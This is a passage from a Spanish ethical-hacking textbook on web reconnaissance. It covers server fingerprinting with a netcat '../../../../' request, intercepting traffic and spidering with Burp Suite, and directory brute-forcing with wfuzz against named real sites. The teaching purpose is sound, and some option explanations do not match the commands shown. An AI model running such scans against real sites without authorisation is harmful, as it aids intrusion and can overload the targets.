### h. ¿El sitio web usa JavaScript?

Para saber si el sitio web usa JavaScript, basta con mirar el código fuente. Sólo hay dos casos posibles, o el código está escrito directamente en la página, o bien está en un archivo separado y se carga a través de la página. En ambos casos, como nuestro navegador tiene que poder acceder a este código, podremos obtenerlo para analizarlo. Por ejemplo al comienzo de la página de inicio de ACISSI, encontramos:

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />
<meta name="generator" content="WordPress 3.3.1" />
<title>ACISSI</title>
<meta name="description" content="Ethical Hacking !" />
<!-- CSS -->
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
Phenomenon/css/reset.css" type="text/css" />
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
Phenomenon/style.css" type="text/css" />
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
Phenomenon/css/custom.css" type="text/css" />
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
```

```
Phenomenon/css/tipsy.css" type="text/css" />
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
Phenomenon/css/superfish.css" type="text/css" />
<link rel="stylesheet" href="http://www.acissi.net/wp-content/themes/
Phenomenon/fancybox/jquery.fancybox-1.3.1.css"
type="text/css" />
<!--[if IE]>
<script src="http://www.acissi.net/wp-content/themes/Phenomenon/js/
html5.js"></script>
<![endif]-->
<!--[if lt IE 8]>
    <link rel="stylesheet"
href="http://www.acissi.net/wp-content/themes/Phenomenon/css/ie7.css">
<![endif]-->
<link rel="alternate" type="application/rss+xml" title="ACISSI RSS Feed"
href="http://www.acissi.net/feed/" />
<link rel="pingback" href="http://www.acissi.net/xmlrpc.php" />
<link rel="shortcut icon" href="http://www.acissi.net/sites/
www.acissi.net/files/favicon.png" />
<link rel="alternate" type="application/rss+xml" title="ACISSI &raquo;
Flux" href="http://www.acissi.net/feed/" />
<link rel="alternate" type="application/rss+xml" title="ACISSI &raquo;
Flux des commentaires" href="http://www.acissi.net/comments/feed/" />
<script type='text/javascript' src='http://www.acissi.net/wp-includes/
js/jquery/jquery.js?ver=1.7.1'></script>
<script type='text/javascript' src='http://www.acissi.net/wp-content/
plugins/my-calendar/js/jquery.easydrag.js?ver=3.3.1'></script>
<script type='text/javascript' src='http://www.acissi.net/wp-content/
themes/Phenomenon/js/bluz.js?ver=3.3.1'></script>
</style>
<script type='text/javascript'>
jQuery('html').addClass('mcjs');
jQuery(document).ready(function($) { $('html').removeClass('mcjs') });
jQuery.noConflict();
</script>
```



Observamos una combinación de scripts guardados en archivos separados, como jquery.js, y de JavaScript escrito directamente en la página. Podemos obtener el código de los archivos JavaScript llamándolos desde la barra de dirección del navegador, por ejemplo: <http://www.acissi.net/wp-includes/js/jquery/jquery.js>

En Linux también podemos obtener el archivo mediante el comando wget:

```
wget http://www.acissi.net/wp-includes/js/jquery/jquery.js
```

En el caso del sitio web de ACISSI, podríamos haber descargado el conjunto de scripts descargándonos el código fuente de Drupal, que es un CMS libre. El conjunto de scripts viene en el paquete de descarga de Drupal.

#### i. ¿Qué servidor se está utilizando y cuál es su versión?

Saber con detalle el tipo del servidor y su número de versión es muy importante, ya que pueden tener fallos de seguridad publicados. No es raro encontrar esta información en la cabecera de respuesta del servidor. Otra forma de obtener esta información es la de provocar el retorno de una página de error, por ejemplo llamando a una página que no exista en el servidor. Esto puede hacerse llamándola a través de la barra de dirección del navegador o con la ayuda de un software para tener el detalle del error devuelto. Podemos usar por ejemplo Netcat:

```
nc acissi.net 80 [Enter]
GET ../../../../ HTTP/1.1 [Enter] [Enter]

HTTP/1.1 400 Bad Request
Date: Thu, 09 Jun 2012 07:04:59 GMT
Server: Apache /2.2.16
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not
understand.<br />
</p>
</body></html>
```

El servidor de ACISSI no es muy locuaz, pero podemos ver por lo menos que se trata de un servidor Apache versión 2.2.16. Hay otros que son bastante más elocuentes.

## j. Ayuda

Podemos comprobar que todas estas pruebas son largas y tediosas, pero son una buena forma de aprender. Afortunadamente para nosotros, hay herramientas que pueden facilitarnos la vida. Un *add-on* muy interesante de Firefox es *Web Developer*, que podemos encontrar en la dirección <https://addons.mozilla.org/es-es/firefox/addon/60>. Una vez se ha añadido este *add-on* y Firefox se ha reiniciado, vemos cómo aparece una nueva barra de herramientas que nos permitirá realizar todas las operaciones que hemos visto anteriormente, e incluso otras más:

- Para formularios: *Forms* => *View Form Information*.
- Para cookies: *Cookie* => *View Cookie Information*.
- Para JavaScript: *Information* => *View JavaScript*.
- Para cabeceras: *Information* => *View Response Headers*.
- etc.

Esta nueva barra de herramientas nos da un acceso extremadamente simplificado a una gran cantidad de información.




*Una nueva barra de herramientas, la barra Web Developer*

## 2. Descubrir la cara oculta de un servidor Web

### a. Utilización de Burp Suite

Una técnica utilizada a menudo para dominar perfectamente los intercambios entre el cliente y el servidor consiste en colocar una aplicación entre ambas entidades. Para interceptar y, por lo tanto, poder tratar todos los intercambios entre el navegador y el servidor web, las aplicaciones se colocan como proxy Web. Escuchan la interfaz de loopback en un puerto particular. Sólo nos queda configurar correctamente nuestro navegador y ya estará todo hecho.

Nos encontraremos en la situación de la ilustración siguiente.



*Aplicación situada como proxy Web*


Vamos a presentarle **Burp Suite 1.5**, que está disponible de forma gratuita en una versión limitada pero que presenta muchas herramientas plenamente funcionales. Siempre se puede adquirir la versión profesional, pero no es necesaria para lo que se explica en esta obra. También le presentaremos otras herramientas libres que pueden reemplazar algunas funcionalidades de esta suite.

Para instalar **Burp Suite 1.5** basta con seguir las indicaciones disponibles en <http://portswigger.net/suite/>

En pocas palabras, hay que instalar Java 1.5 o superior, descargar el archivo disponible en el sitio web, descomprimirlo en una carpeta y ejecutarlo con el comando:


```
java -jar burpsuite_free_v1.5.jar
```

Aparece la siguiente ventana:




*Burp Suite*

Sólo nos falta un último ajuste en nuestro navegador antes de poder utilizar esta herramienta. Burp Suite escucha por el puerto 8080 de la interfaz loopback. Por lo tanto hay que establecer la IP 127.0.0.1 en el puerto 8080 como proxy de nuestro navegador. En el menú **Editar - Preferencias**, de Firefox, nos vamos al icono **Avanzado** y a continuación a la pestaña **Red**. Hacemos clic en el botón **Configuración** y llegamos a la ventana que nos permite indicar qué *proxy*



*Ajuste del proxy en Firefox*

Finalmente, Burp Suite está listo para funcionar. Vayamos a la pestaña **proxy** de esta aplicación. Comprobamos que el botón **Intercept is on** está activado. Ahora, con el navegador, visitamos la página de Ediciones ENI. El programa interceptará nuestra petición tal y como muestra la siguiente ilustración. Tenemos que hacer clic en **Forward** para transmitirla al servidor. Esta interceptación nos permite además modificar elementos de la petición que estamos mandando, pero este punto se tratará más adelante. Se requieren más peticiones para acabar de mostrar completamente la página en nuestro navegador.




### *Intercepción de una petición HTTP con Burp Suite*

Si nos vamos a la pestaña **target**, vemos que aparece el sitio web de Ediciones ENI así como algunas otras líneas correspondientes a los enlaces que están en la página del sitio web. Podemos desplegar la rama [www.editions-eni.fr](http://www.editions-eni.fr) y visualizar su estructura de árbol.

Haciendo clic con el botón derecho del ratón en la rama del sitio web podemos enviar la URL al módulo scope (*Add item to scope*). Entonces será posible iniciar una búsqueda completa en las ramas del sitio web yendo a la pestaña **spider** y seleccionando **spider running**.


Si vamos a la pestaña **target** vemos cómo evolucionan los elementos de la estructura del sitio web. Se puede simplificar la visualización pidiendo sólo ver los elementos del dominio "editions-eni.fr", sin elementos externos. Para ello, tenemos que hacer clic en la barra *filter* y seleccionar **show only in-scope item**. Después de unos segundos obtendremos la visualización que se presenta a continuación.



Esta utilidad permite obtener rápidamente una cantidad enorme de información sobre el sitio web examinado. Mucho más rápidamente que buscando uno mismo los elementos, uno a uno, en el código fuente. Además, la presentación de los datos simplifica la lectura. Encontramos por ejemplo en la sección inferior, a la derecha, el conjunto de código correspondiente a una petición o a una respuesta. Podemos ver su cabecera (*headers*), su código HTML (*html*), su código hexadecimal (*hex*), su representación (*render*), etc. También podemos observar el conjunto de peticiones realizadas por Burp Suite en la zona superior derecha.

De igual modo, en la pestaña **proxy** de Burp Suite disponemos de varias herramientas muy útiles, como por ejemplo distintas representaciones de peticiones o incluso un historial.

Cuando se utiliza la herramienta **spider**, Burp Suite también realiza el barrido de los formularios con todos los campos que contienen. La intercepción de un formulario provoca que aparezca un cuadro de diálogo, tal y como muestra la siguiente captura de pantalla, que nos permitirá visualizar y modificar todos los campos del formulario. Burp Suite no continuará su barrido hasta que no validemos el formulario.



Este comportamiento puede volverse rápidamente insoportable si el sitio web contiene muchos formularios. Pero Burp Suite dispone de una cantidad impresionante de parámetros y no podríamos explicarlos todos en este libro. Para evitar interceptar formularios hay que seleccionar la casilla **don't submit form** en el apartado **options** de el apartado **spider**.

El defecto de este tipo de herramientas es que rápidamente podemos perder de vista lo que hace exactamente la aplicación. A menudo es interesante disponer de una herramienta intermedia que nos dé soporte pero que también mantenga un control total de las peticiones enviadas al sitio web analizado.

## b. Utilización de wfuzz

Wfuzz es un *fuzzer* orientado a la Web. Está escrito en python y, aunque es bastante simple y ligero, cumple muy bien con su cometido. Nos lo descargaremos de la dirección: <http://www.edge-security.com/wfuzz.php>

Para instalarlo basta con descomprimir el archivo en la carpeta que queramos. En Windows nos encontraremos un archivo wfuzz.exe que bastará con ejecutarlo con las opciones adecuadas. En Linux necesitaremos python, que generalmente ya está instalado, y el paquete *pycurl*.

El principio de wfuzz es enviar una multitud de peticiones al servidor en función de los parámetros que le hayamos pasado por línea de comandos. Utiliza principalmente diccionarios para crear sus peticiones. wfuzz permite almacenar los resultados de sus peticiones en un archivo html. Para evitar saturar el directorio de wfuzz lo mejor es crear uno especialmente dedicado para ello. Por ejemplo, puede llamarse resultados. Ya podemos escanear el sitio web de Ediciones ENI con el comando siguiente:

```
python wfuzz.py -c -z file -f wordlist/general/common.txt --hc 404 --html
http://editions-eni.fr/FUZZ 2>resultados/editions-eni.html
```

Pero tenga cuidado antes de ejecutar este comando. Como vamos a enviar una gran multitud de peticiones a un mismo sitio web, a una velocidad relativamente alta, el sitio web nos podrá




prohibir el acceso al detectar este comportamiento ya que un ser humano no puede hacer tantos clics de ratón a esta velocidad.

Explicemos un poco esta línea de comandos:

- **python** indica que deseamos ejecutar un script python. También podríamos haber dejado wfuzz.py como ejecutable activando, en Linux, su bit x.
- la opción **-c** indica que deseamos una salida en color.
- la opción **-z** determina que el diccionario que queremos utilizar es un archivo. Podríamos haber utilizado un rango de valores usando la palabra clave *range*.
- la opción **-file** determina la ubicación del archivo de diccionario, en este caso wordlists/common.txt.
- la opción **-hc 404** indica que deseamos enmascarar la visualización de las páginas que devuelven el error 404. Volveremos sobre este punto más adelante.
- la opción **-o html** indica a wfuzz que deberá proporcionar sus respuestas en formato html.
- <http://editions-eni.fr/FUZZ> se corresponde con el sitio web que queremos examinar. La palabra "FUZZ" se reemplazará por cada palabra del diccionario que hayamos indicado, lo que va a generar un gran número de peticiones.
- **2>resultados/editions-eni.html** redirige la salida 2, que se corresponde con el canal de error, al archivo acissi.html de la carpeta resultados. Esto evita tener en pantalla el conjunto de respuestas devueltas por el servidor, guardándolas en un archivo.

Después de haber explicado las opciones pasadas por línea de comandos, obtendremos un resultado como el que se muestra a continuación:



Line	Status	Length	Word	Char	Response
00764:	C=301	7 L	20 W	236 Ch	"single"
00765:	C=301	7 L	20 W	238 Ch	"password"
00766:	C=301	7 L	20 W	234 Ch	"site"
00767:	C=301	7 L	20 W	237 Ch	"sitemap"
00768:	C=301	7 L	20 W	235 Ch	"sites"
00769:	C=301	7 L	20 W	238 Ch	"personal"
00770:	C=301	7 L	20 W	235 Ch	"small"
00771:	C=301	7 L	20 W	235 Ch	"snoop"
00772:	C=301	7 L	20 W	234 Ch	"soap"
00773:	C=301	7 L	20 W	238 Ch	"soapdocs"
00774:	C=301	7 L	20 W	238 Ch	"software"
00775:	C=301	7 L	20 W	237 Ch	"solaris"
00776:	C=301	7 L	20 W	239 Ch	"solutions"
00777:	C=301	7 L	20 W	238 Ch	"somebody"
00778:	C=301	7 L	20 W	236 Ch	"source"
00779:	C=301	7 L	20 W	237 Ch	"sources"
00780:	C=301	7 L	20 W	235 Ch	"spain"
00781:	C=301	7 L	20 W	237 Ch	"spanish"
00782:	C=301	7 L	20 W	233 Ch	"sql"
00783:	C=301	7 L	20 W	238 Ch	"sqladmin"
00784:	C=301	7 L	20 W	233 Ch	"src"
00785:	C=301	7 L	20 W	236 Ch	"srchad"
00786:	C=301	7 L	20 W	233 Ch	"srv"
